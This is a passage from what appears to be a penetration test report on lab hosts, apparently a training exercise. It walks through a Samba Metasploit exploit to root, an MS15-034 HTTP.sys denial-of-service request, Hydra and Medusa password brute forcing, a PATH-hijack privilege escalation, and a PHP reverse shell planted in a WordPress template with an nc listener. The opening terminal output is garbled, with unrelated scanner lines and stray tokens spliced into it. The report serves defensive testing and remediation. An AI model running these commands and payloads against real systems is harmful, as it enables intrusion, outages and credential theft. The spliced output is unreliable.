      Workgroup      Master  
  generic #       Disk  Comment  
  WORKGROUP       Disk  DESKTOP-H42IQ5L  
root@kali:~# smbclient //fred/kathy -I 192.168.56.119 -N  
Try "help" to get a list of possible commands.  
smb: \> pwd  
Current directory is \\fred\\kathy\\  
smb: \> ls  
  .  Data Sent: 14.424 KB D 0 Fri Jun 3 17:52:52 2016  
  .. Data Received: 293.684 KB D 0 Mon Jun 6 22:39:56 2016  
  
root@kali:~# smbclient //fred/kathy -I 192.168.56.119 -N  
Try "help" to get a list of possible commands.  
smb: \> pwd  
Current directory is \\fred\\kathy\\  
smb: \> ls  
  .  [+] scott           D 0 Fri Jun 3 17:52:52 2016  
  ..  | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  | Confirmed By: Login Error Messages (Aggressive Detection)  
  kathy_stuff          D 0 Mon Jun 6 22:39:56 2016  
  backup               D 0 Sun Jun 5 16:04:14 2016  
  formation            pawn('b1')  
  .  | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  | Confirmed By: Login Error Messages (Aggressive Detection)  
  kathy                D 0 Sun Jun 5 16:02:27 2016  
smb: \> cd kathy_stuff  
smb: \kathy_stuff\> ls  
  .  | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  | Confirmed By: Login Error Messages (Aggressive Detection)  
  todo-list.txt        D 0 Fri Jun 3 17:52:52 2016  
  | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
  | Confirmed By: Login Error Messages (Aggressive Detection)  
  todo-list.txt        19478204 blocks of size 1024. 16393348 blocks available  
smb: \kathy_stuff\> get todo-list.txt  
getting file \\kathy_stuff\\todo-list.txt of size 64 as todo-list.txt (8.9 Kilobytes/sec) (average 8.9 Kilobytes/sec)
```

16. Searchsploit samba

```
root@kali:~# searchsploit samba
search  Terminal  Help
Exploit Title          Workgroup      Path
-----|-----|-----
GoSamba 1.0.1 - 'INCLUDE_PATH' Multipl | /usr/share/exploitdb/
Microsoft Windows XP/2003 - Samba Share | exploits/windows/dos/148.sh
SWAT Samba Web Administrati... | exploits/cgi/webapps/17577.txt
Samba 1.9.19 - 'Password' Remote Buffer | exploits/linux/remote/20308.c
Samba 2.0.7 - SWAT Logfile Permissions | exploits/linux/local/20341.sh
Samba 2.0.7 - SWAT Logging Failure | exploits/unix/remote/20340.c Jun 3 17:5
Samba 2.0.7 - SWAT Symlink (1) | exploits/linux/local/20338.c Jun 6 22:3
Samba 2.0.7 - SWAT Symlink (2) | exploits/linux/local/20339.sh Jun 5 16:0
Samba 2.0.x - Insecure TMP File Symbol | exploits/linux/local/20776.c Jun 5 16:0
Samba 2.0.x/2.2 - Arbitrary File Creat | exploits/unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open | exploits/osx/remote/9924.rb blocks ava
Samba 2.2.2 < 2.2.6 >'ntrans' Remote | exploits/linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' R | exploits/bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian | exploits/linux/local/23674.txt Jun 5 16:0
Samba 2.2.8 (Linux x86) - 'trans2open' | exploits/linux/x86/remote/16861.rb 17:5
Samba 2.2.8 (OSX/PPC) - 'trans2open' R | exploits/osx_ppc/remote/16876.rb 5 16:0
Samba 2.2.8 (Solaris SPARC) - 'trans2o | exploits/solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remot | exploits/linux/remote/55.c blocks ava
```

17. Exploit identified: linux/samba/is_known_pipename

```
msf5 exploit(linux/samba/is_known_pipename) > set RHOST 192.168.56.119
RHOST => 192.168.56.119
msf5 exploit(linux/samba/is_known_pipename) > set RPORT 139
RPORT => 139
msf5 exploit(linux/samba/is_known_pipename) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf5 exploit(linux/samba/is_known_pipename) > exploit
[*] 192.168.56.119:139 - Using location '\\192.168.56.119\tmp\' for the path
[*] 192.168.56.119:139 - Retrieving the remote path of the share 'tmp'
[*] 192.168.56.119:139 - Share 'tmp' has server-side path '/var/tmp'
[*] 192.168.56.119:139 - Uploaded payload to \\192.168.56.119\tmp\HJLrEKYX.so
[*] 192.168.56.119:139 - Loading the payload from server-side path /var/tmp/HJLrEKYX.so using \\PIPE\var\tmp\HJLrEKYX.so...
[-] 192.168.56.119:139 -> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.119:139 - Loading the payload from server-side path /var/tmp/HJLrEKYX.so using /var/tmp/HJLrEKYX.so...
[-] 192.168.56.119:139 -> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[-] 192.168.56.119:139 -> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.56.119:139 - Uploaded payload to \\192.168.56.119\tmp\QaHXfjzV.so
[*] 192.168.56.119:139 - Loading the payload from server-side path /var/tmp/QaHXfjzV.so using \\PIPE\var\tmp\QaHXfjzV.so...
[-] 192.168.56.119:139 -> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
```

18. Root access.



```
[*] 192.168.56.119:139 - Loading the payload from server-side path /var/tmp/QaHXfjzV.so using /var/tmp/QaHXfjzV.so...
[+] 192.168.56.119:139 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.113:33479 -> 192.168.56.119:139)
at 2019-04-14 03:57:12 +0100
python -c
Argument expected for the -c option
usage: python [option] ... [-c cmd | -m mod | file | [-] [arg]] ...
Try `python -h` for more information.
python -c "import pty; pty.spawn('/bin/bash')"
root@red:/tmp# cd ..
Samba 2.0.x/2.2 - Arbitrary File Creat
Samba 2.0.7 < 2.2.6 - 'ntrans' Remote
uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
root@red:/# whoami
Samba 2.2.8 (Linux x86) - 'trans2open'
whoami
Samba 2.2.8 (OSX/PPC) - 'trans2open' R
root
Samba 2.2.8 (Solaris SPARC) - 'trans2open'
```

Remediation	<p>Upgrade Linux Kernel to later than 4.4.5 https://www.wikihow.com/Update-Ubuntu-Kernel</p> <p>Upgrade Samba version to later than 4.6.5 https://wiki.samba.org/index.php/Updating_Samba</p>
References	<p>https://www.exploit-db.com/exploits/39772</p> <p>https://nvd.nist.gov/vuln/detail/CVE-2016-4557</p> <p>https://www.rapid7.com/db/modules/exploit/linux/samba/is_known_pipename</p>

Environment: DMZ

Environment	System ID*	IP Address	Testing Phase		Tester																			
DMZ	SERVER.DMZ.301 SERVER.DMZ.302	100.0.100.101 100.0.100.102	3		Jonathon Taaffe																			
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort																		
HTTP.sys Stack Overflow	80	DoS	High	High	High	Low																		
Description	HTTP.sys in Microsoft Windows Server 2012 is vulnerable to stack overflow causing a DoS for the HTTP service and for the Server OS to hang.																							
Scanning	Port and service enumeration :~# nmap -sN -sV -O [IP]																							
Exploit	<p>1. Port and service enumeration of host</p> <pre>root@Kali02:~# nmap -v -A -T4 -Pn 10.0.0.24 Starting Nmap 7.70 (https://nmap.org) at 2019-04-03 11:41 IST PORT STATE SERVICE VERSION 25/tcp open smtp Microsoft ESMTP 8.0.9200.16384 smtp-commands: WIN-FKPL08F6E8Q Hello [10.0.0.10], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDSTATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK, _ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH TURN ETRN _BDAUT VRFY 80/tcp open http Microsoft IIS httpd 8.0 http-methods: _ Supported Methods: OPTIONS TRACE GET HEAD POST _ Potentially risky methods: TRACE _http-server-header: Microsoft-IIS/8.0 _http-title: Microsoft Internet Information Services 8 MAC Address: 08:00:27:81:4B:10 (Oracle VirtualBox virtual NIC) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Microsoft Windows 2012 OS CPE: cpe:/o:microsoft:windows_server_2012:r2 OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2 Uptime guess: 0.066 days (since Wed Apr 3 10:06:26 2019) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=258 (Good luck!) IP ID Sequence Generation: Incremental Service Info: Host: WIN-FKPL08F6E8Q; OS: Windows; CPE: cpe:/o:microsoft:windows</pre> <p>2. Vulnerability scan of host</p> <table border="1"> <thead> <tr> <th>Vulnerability</th> <th>Severity</th> <th>QoD</th> <th>Host</th> <th>Location</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>MS15-034 HTTP.sys Remote Code Execution Vulnerability (remote check)</td> <td>10.0 (High)</td> <td>95%</td> <td>10.0.0.24</td> <td>80/tcp</td> <td> </td> </tr> <tr> <td>TCP timestamps</td> <td>2.6 (Low)</td> <td>80%</td> <td>10.0.0.24</td> <td>general/tcp</td> <td> </td> </tr> </tbody> </table> <p>(Applied filter: autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)</p>						Vulnerability	Severity	QoD	Host	Location	Actions	MS15-034 HTTP.sys Remote Code Execution Vulnerability (remote check)	10.0 (High)	95%	10.0.0.24	80/tcp		TCP timestamps	2.6 (Low)	80%	10.0.0.24	general/tcp	
Vulnerability	Severity	QoD	Host	Location	Actions																			
MS15-034 HTTP.sys Remote Code Execution Vulnerability (remote check)	10.0 (High)	95%	10.0.0.24	80/tcp																				
TCP timestamps	2.6 (Low)	80%	10.0.0.24	general/tcp																				

	<p>3. Exploit details</p> <pre>msf auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > options Module options (auxiliary/scanner/http/ms15_034_http_sys_memory_dump): Name Current Setting Required Description ---- ----- ----- ----- Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 10.0.0.24 yes The target address range or CIDR identifier RPORT 80 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections SUPPRESS_REQUEST true yes Suppress output of the requested resource TARGETURI / no URI to the site (e.g. /site/) or a valid file resource (e.g. /wel come.png) THREADS 1 yes The number of concurrent threads VHOST </pre>
	<p>4. Exploit execution – phase 1</p> <pre>msf auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > run Synopsis: Machine is vulnerable to memory dump/DoS attack</pre>
	<p>5. Exploit execution – phase 2</p> <p>Send zero bytes of data to web server</p> <pre>root@Kali02:~# wget --header="Range: bytes=0- 18446744073709551615" http://10.0.0.24/iisstart.htm --2019-04-03 12:31:25-- http://10.0.0.24/iisstart.htm Connecting to 10.0.0.24:80... connected. HTTP request sent, awaiting response... 416 Requested Range Not Satisfiable The file is already fully retrieved; nothing to do.</pre>
	<p>6. Exploit execution – phase 3</p> <p>Send 4 bytes of data to web server</p> <pre>root@Kali02:~# wget --header="Range: bytes=4- 18446744073709551615" http://10.0.0.24/iisstart.htm --2019-04-03 12:32:39-- http://10.0.0.24/iisstart.htm Connecting to 10.0.0.24:80... connected. HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers. Retrying. --2019-04-03 12:32:40-- (try: 2) http://10.0.0.24/iisstart.htm Connecting to 10.0.0.24:80... connected. HTTP request sent, awaiting response...</pre>
	<p>7. Exploit result: Windows Server 2012 DoS attack completed successfully. Server OS hung and auto rebooted.</p>
Remediation	Install Microsoft patch MS15-034: https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2015/ms15-034
References	<ul style="list-style-type: none"> https://nvd.nist.gov/vuln/detail/CVE-2015-1635 https://www.exploit-db.com/exploits/36776 https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2015/ms15-034

Environment	System ID*	IP Address	Testing Phase		Tester	
DMZ	SERVER.DMZ.303	100.0.100.103	3		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
Brute Force Attack	80	Brute Force	High	Medium	High	Medium
Description	Brute force user name and password attack against server hosting internet-facing business website.					
Scanning	Port and service enumeration :~# nmap -v -A -T4 -Pn [IP] Reconnaissance scan :~# nikto -h [IP] Reconnaissance scan :~# dirb http://[IP]					
Exploit	1. Port and service enumeration of host  2. OpenVAS Vulnerability Scan Host Results 					


3. Reconnaissance Scan of Web Server host for details

```
root@Kali02:~# nikto -h 10.0.0.25
- Nikto v2.1.6
-----
+ Target IP:      10.0.0.25
+ Target Hostname: 10.0.0.25
+ Target Port:    80
+ Start Time:    2019-04-03 14:20:51 (GMT1)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: c4, size: 51c42a5c32a70, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8041 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:        2019-04-03 14:21:56 (GMT1) (65 seconds)
```

4. Reconnaissance Scan of Web Server host for details

```
root@Kali02:/# dirb http://10.0.0.25/
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Wed Apr  3 15:22:19 2019
URL_BASE: http://10.0.0.25/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
-----
---- Scanning URL: http://10.0.0.25/ ----
---- Entering directory: http://10.0.0.25/phpmyadmin/ ----
==> DIRECTORY: http://10.0.0.25/phpmyadmin/docs/
+ http://10.0.0.25/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://10.0.0.25/phpmyadmin/index.php (CODE:200|SIZE:9111)
==> DIRECTORY: http://10.0.0.25/phpmyadmin/js/
+ http://10.0.0.25/phpmyadmin/libraries (CODE:403|SIZE:304)
==> DIRECTORY: http://10.0.0.25/phpmyadmin/locale/
+ http://10.0.0.25/phpmyadmin/phpinfo.php (CODE:200|SIZE:9113)
```

5. Dirb Results: unusual web path identified with Key: entry form



6. Hydra brute force password attack on site

```
root@Kali02:~# hydra 10.0.0.25 http-form-post "/kzMb5nVYJw/index.php?key=^PASS^:invalid key" -l ignore -P /usr/share/wordlists/rockyou.txt
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-03 15:13:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1381 login tries (l:1/p:1381), ~87 tries per task
[DATA] attacking http-post-form://10.0.0.25:80/kzMb5nVYJw/index.php?key=^PASS^:invalid key
[80][http-post-form] host: 10.0.0.25 login: ignore password: elite
1 of 1 target successfully completed, 1 valid password found
```

Hydra Result: password = elite

7. DirB scan against unusual path

```
root@Kali02:~# dirb http://10.0.0.25/kzMb5nVYJw
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Apr  3 15:26:37 2019
URL_BASE: http://10.0.0.25/kzMb5nVYJw/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
---- Scanning URL: http://10.0.0.25/kzMb5nVYJw/ ----
+ http://10.0.0.25/kzMb5nVYJw/index.php (CODE:200|SIZE:187)

-----
END_TIME: Wed Apr  3 15:26:49 2019
DOWNLOADED: 4612 - FOUND: 1
```

DirB Result: /index.php

8. Browse to unusual path and for Key: enter elite

9. Following page is displayed

The screenshot shows a Mozilla Firefox window with the URL `10.0.0.25/kzMb5nVYJw/index.php` in the address bar. The page content includes a search bar labeled "Search for usernames:" and a text input field labeled "Enter username:". Below the input field, there is a large empty text area.

10. Leave username field blank and press enter

The screenshot shows the same Mozilla Firefox window after pressing Enter in the search field. The page displays search results:
EMP ID :1
EMP NAME : ramses
EMP POSITION :

EMP ID :2
EMP NAME : isis
EMP POSITION : employee

Fetched data successfully

Result: 2 user names; ramses and isis

11. Use Medusa to brute force the hosts passwords

```
root@Kali02:/usr/share/wordlists# medusa -u ramses -P rockyou.txt -h 10.0.0.25 -M ssh -n 777
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: 123456 (1
of 14344390 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: 12345 (2
of 14344390 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: 123456789
(3 of 14344390 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: password
(4 of 14344390 complete)
ACCOUNT CHECK: [ssh] Host: 10.0.0.25 (1 of 1, 0 complete) User: ramses (1 of 1, 0 complete) Password: iloveyou
(5 of 14344390 complete)
```

	<p>Brute force attack result: success</p> <pre>ACCOUNT FOUND: [ssh] Host: 10.0.0.25 User: ramses Password: omega [SUCCESS]</pre> <p>12. SSH to remote host</p> <pre>root@Kali02:~# ssh ramses@10.0.0.25 -p 777 The authenticity of host '[10.0.0.25]:777 ([10.0.0.25]:777)' can't be established. ECDSA key fingerprint is SHA256:H/TKggtnCfMGz457Jy6F6tUZPrvEDD62dP9A3ZIkU. Are you sure you want to continue connecting (yes/no)? yes Warning: Permanently added '[10.0.0.25]:777' (ECDSA) to the list of known hosts. ramses@10.0.0.25's password: The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Sun Aug 2 01:38:58 2015 from 192.168.1.109 ramses@NullByte:~\$ date Wed Apr 3 23:45:37 HKT 2019</pre> <p>13. Elevate privilage to root – phase 1</p> <p>Detailed reconnaissance revealed procwatch in /var/www/backup</p> <pre>ramses@NullByte:/var/www/backup\$ ls -la total 20 drwxrwxrwx 2 root root 4096 Aug 2 2015 . drwxr-xr-x 4 root root 4096 Aug 2 2015 .. -rwsr-xr-x 1 root root 4932 Aug 2 2015 procwatch -rw-r--r-- 1 root root 28 Aug 2 2015 readme.txt ramses@NullByte:/var/www/backup\$</pre> <p>14. Elevate privilage to root – phase 2</p> <pre>ramses@NullByte:/var/www/backup\$ echo /bin/sh > ps ramses@NullByte:/var/www/backup\$ echo /bin/sh > sh ramses@NullByte:/var/www/backup\$ chmod +x ps ramses@NullByte:/var/www/backup\$ chmod +x sh ramses@NullByte:/var/www/backup\$ export PATH=/var/www/backup:\${PATH} ramses@NullByte:/var/www/backup\$</pre> <p>15. Elevate privilage to root – phase 3</p> <pre>ramses@NullByte:/var/www/backup\$./procwatch # whoami root</pre> <p>16. Exploit result: Gained root remote shell access.</p>
Remediation	Ensure website is configured as per OWASP recommendations https://www.owasp.org
References	https://nvd.nist.gov/vuln/detail/CVE-2012-6708 https://www.cvedetails.com/cve/CVE-2012-6708/

Environment	System ID*		IP Address	Testing Phase		Tester																														
DMZ	SERVER.DMZ.304		100.0.100.104	3		Jonathon Taaffe																														
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort																														
WordPress PHP Injection	80	Exploit	High	High	High	Low																														
Description	Injection of PHP Reverse Shell Code into WordPress Metadata allowing an attacker to create a remote shell to the WordPress hosting server and login as root.																																			
Scanning	Port and service enumeration :~# nmap -v -A -T4 -Pn [IP] Vulnerability scan :~# nmap -sN -sV -O -script vuln [IP] Vulnerability detection :~# msf > search name: ircd																																			
Exploit	1. Port and service enumeration of host <pre>root@Kali02:~# nmap -v -A -T4 -Pn 10.0.0.26 Starting Nmap 7.70 (https://nmap.org) at 2019-04-03 16:16 IST PORT STATE SERVICE VERSION 22/tcp closed ssh 80/tcp open http Apache httpd _http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E http-methods: _ Supported Methods: GET HEAD POST OPTIONS _http-server-header: Apache _http-title: Site doesn't have a title (text/html). 443/tcp open ssl/http Apache httpd _http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E http-methods: _ Supported Methods: GET HEAD POST OPTIONS _http-server-header: Apache _http-title: Site doesn't have a title (text/html). ssl-cert: Subject: commonName=www.example.com Issuer: commonName=www.example.com Public Key type: rsa Public Key bits: 1024 Signature Algorithm: sha1WithRSAEncryption Not valid before: 2015-09-16T10:45:03 Not valid after: 2025-09-13T10:45:03 MD5: 3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97 _SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b MAC Address: 08:00:27:BF:E6:B0 (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 3.X 4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.10 - 4.11</pre> 2. OpenVAS Vulnerability Scan Host Results <table border="1"> <thead> <tr> <th>Vulnerability</th> <th>Severity</th> <th>QoD</th> <th>Host</th> <th>Location</th> <th>Actions</th> </tr> </thead> <tbody> <tr> <td>WordPress NOSpamPTI Plugin 'comment_post_ID' Parameter SQL Injection Vulnerability</td> <td>7.5 (High)</td> <td>70%</td> <td>10.0.0.26</td> <td>80/tcp</td> <td> </td> </tr> <tr> <td>Cleartext Transmission of Sensitive Information via HTTP</td> <td>4.8 (Medium)</td> <td>80%</td> <td>10.0.0.26</td> <td>80/tcp</td> <td> </td> </tr> <tr> <td>SSL/TLS: Certificate Signed Using A Weak Signature Algorithm</td> <td>4.0 (Medium)</td> <td>80%</td> <td>10.0.0.26</td> <td>443/tcp</td> <td> </td> </tr> <tr> <td>TCP timestamps</td> <td>2.6 (Low)</td> <td>80%</td> <td>10.0.0.26</td> <td>general/tcp</td> <td> </td> </tr> </tbody> </table>						Vulnerability	Severity	QoD	Host	Location	Actions	WordPress NOSpamPTI Plugin 'comment_post_ID' Parameter SQL Injection Vulnerability	7.5 (High)	70%	10.0.0.26	80/tcp		Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80%	10.0.0.26	80/tcp		SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80%	10.0.0.26	443/tcp		TCP timestamps	2.6 (Low)	80%	10.0.0.26	general/tcp	
Vulnerability	Severity	QoD	Host	Location	Actions																															
WordPress NOSpamPTI Plugin 'comment_post_ID' Parameter SQL Injection Vulnerability	7.5 (High)	70%	10.0.0.26	80/tcp																																
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80%	10.0.0.26	80/tcp																																
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80%	10.0.0.26	443/tcp																																
TCP timestamps	2.6 (Low)	80%	10.0.0.26	general/tcp																																

3. OpenVAS WordPress Vulnerability Details

Vulnerability	Severity	QoD	Host	Location	Actions
WordPress NOSpamPTI Plugin 'comment_post_ID' Parameter SQL Injection Vulnerability	X 7.5 (High)	70%	10.0.0.26	80/tcp	
Summary This host is installed with WordPress NOSpamPTI plugin and is prone to sql injection vulnerability.					
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.					
Impact Successful exploitation will allow attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.					
Solution Solution type: X WillNotFix No known solution was made available for at least one year since the disclosure of this vulnerability. Likely none will be provided anymore. General solution options are to upgrade to a newer release, disable respective features, remove the product or replace the product by another one.					
Affected Software/OS WordPress NOSpamPTI Plugin version 2.1 and prior.					
Vulnerability Insight Input passed via the 'comment_post_ID' parameter to wp-comments-post.php script is not properly sanitised before being used in the code.					

4. Scan of Web Server host for details

```
root@Kali02:/# nikto -h 10.0.0.26
- Nikto v2.1.6
=====
+ Target IP:      10.0.0.26
+ Target Hostname: 10.0.0.26
+ Target Port:    80
+ Start Time:    2019-04-03 16:41:36 (GMT1)
-----
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some fo
rms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the si
te in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. S
ee http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.ht
ml, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://10.0.0.26/?p=23>; rel=shortlink
+ /wp-links-opml.php: This Wordpress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found
```

Scan Result: WordPress Installation Found

5. WordPress scan to identify WordPress User Accounts

Scan Result: Following user names identified

```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
+---+---+---+
| Id | Login | Name      |
+---+---+---+
| 1  |        | Elliot     |
| 2  |        | mich05654 |
```

6. Brute force password attack against user Elliot

Brute force attack result: success

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:56 <=====
> (12 / 22) 54.54% ETA: ???:???
[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
```

7. WordPress Login with account Elliot and brute forced password
 Elliot is an administrator of the WordPress site

Username	Name	E-mail	Role	Posts
elliot	Elliot Alderson	elliot@mrrobot.com	Administrator	0
mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0

8. Injected/added attached PHP Reverse Shell Code into the WordPress 404 Page Template

wordpress_php_reverse_shell_code.txt

9. Exploit execution – phase 1

Start nc listener on port 4567 as detailed in the PHP reverse shell code

```
root@Kali02:~# nc -nlvp 4567
listening on [any] 4567 ...
```

Browse to invalid WordPress web page to trigger 404 template.

